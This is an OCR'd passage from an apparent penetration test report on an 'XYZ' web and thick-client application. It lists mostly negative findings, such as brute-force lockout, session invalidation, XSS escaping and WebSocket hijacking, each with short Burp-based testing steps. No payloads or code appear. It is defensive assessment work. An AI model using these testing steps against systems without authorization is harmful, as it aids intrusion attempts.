
5.3.3 Rate Limiting Attacks

Description

The application is having an anti-automation mechanism to prevent brute force attacks on the login page.

Testing Process

1. Navigate to the login page.
2. Try to login with a valid user name and incorrect password.
3. Perform steps 2nd for more than 10 attempts.
4. Note that the application locked the user account for consecutive failed login attempts.




5.3.4 Session Misconfiguration

Description

The application maintains the session correctly. The session is not vulnerable to session fixation attacks. The application also invalidates session once the user performs a logout operation. Session expiration timeout is also set for the idle session. The old session is not reusable.

Testing Process

1. Log in to the application.
2. Intercept any post authenticated request and send it to the Burp Repeater.
3. Logout from the application.
4. Navigate to Burp Repeater and click on the Send button.
5. Note that the application responds with “Invalid Session” as an error message.




5.3.5 Privilege Escalation

Description

Privilege Escalation occurs when the application fails to check for authorization before performing any post authenticated action. During testing, it was observed that one user could not get access to another user's RDP system. At the time of RDP access, RDP access requires the credentials of the user to get access.

Testing Process

1. Log in to the application using aduser1 user.
2. Navigate to the RDP application and click on it.
3. Navigate to Burp History and note that the application sends RDP credentials from the client to provide remote access to the system.




5.3.6 OTP Flooding Attacks

Description

OTP flooding attack occurs when an attacker abuse OTP generate functionality and generates multiple OTP to make a financial impact on the company. During testing, it was observed that the application restricts the user from generating multiple OTPs for a certain period of time.

Testing Process

1. Navigate to forget password functionality and generate OTP.
2. Perform this step for more than 3 times.
3. Note that application throw “You have reached the maximum number of OTPs you can request. Please try after some time” error message for consecutive OTP request.



5.3.7 Secure Header Configuration


Description

The application maintains a proper security header for all responses. These includes:

- Secure flag in the session token
- HttpOnly flag in the session token
- X-frame Option header is set to SAMEORIGIN
- Cache-Control header is set to no-cache, no-store
- HSTS header is configured correctly.

Testing Process

1. Log in to the application.
2. Navigate to the Burp history and check for the Response header.
3. Note that the security header is configured.




5.3.8 Application Error

Description

Application errors display a lot of sensitive details such as stack trace, internal path, and version information, etc. During testing, it was observed that the application handle user input correctly and display a generic error page instead of stack trace information.

Testing Process

1. Log in to the application.
2. Navigate to any post authenticated request and send it to the Burp Repeater.
3. Try to make a false request, such as delete any value from the request body parameter and forward the request.
4. Note that application throw 500 error message, but it does not contain any sensitive data.




5.3.9 Cross-Site Scripting

Description

Cross-Site Scripting occurs when an application returns a malicious user script without filter or escaping. During testing, it was observed that the application is having proper output escaping of character that restricts the user to render any script.

Testing Process

1. Log in to the application.
2. Navigate to any API that reflects user input in response.
3. Enter the malicious script in request and forward the request as mentioned in below POC.
4. Note that the application does not reflect malicious script in output.




5.3.10 Open URL Redirection

Description

Open URL Redirection occurs when the application redirects the user to any third-party domain without giving a warning message to the user. During testing, it was observed that the application does not redirect the user to another domain.

Testing Process

1. Log in to the application.
2. Navigate to any URL that handles URL.
3. Enter attacker URL in that parameter. As mentioned in the below POC, we have tried to call payatu.com.
4. Click on the Send button and note that the application does not redirect the user to payatu.com




5.3.11 Insecure Communication

Description

When a client uses an insecure protocol such as FTP or HTTP for communication, then MiTM is possible. During testing, it was observed that XYZ Web application thick client both use a secure channel for data transmission.

Testing Process

1. Configure echo mirage on the Test of XYZ application.
2. Log in to the application.
3. Navigate to Echo Mirage “Traffic Log” section.
4. Note that traffic is encrypted.




5.3.12 PHPMyAdmin is accessible

Description

During testing, it was observed that PHPMyAdmin is not accessible to the end-user.

Testing Process

1. Login to the VPN client.
2. Navigate to 123.123.123/phpMyAdmin URL
3. Note that the application throws 403 as an error message.




5.3.13 WebSocket Hijacking

Description

During testing, it was observed that the application is not validating the origin header on the WebSocket connection, but it requires a token in URL to hijack the WebSocket connection. So, it was not possible to hijack the WebSocket connection.

Testing Process

1. Log in to the application.
2. Navigate to RDP or any internal application.
3. Navigate to Burp History and note that WebSocket connects request contain token in the URL.


130... https
Request
Raw
Params
Headers
Hex
Pretty
Raw
\n
Actions
Response
Raw
Headers
Hex
Pr...
Raw
Render
\n
Actions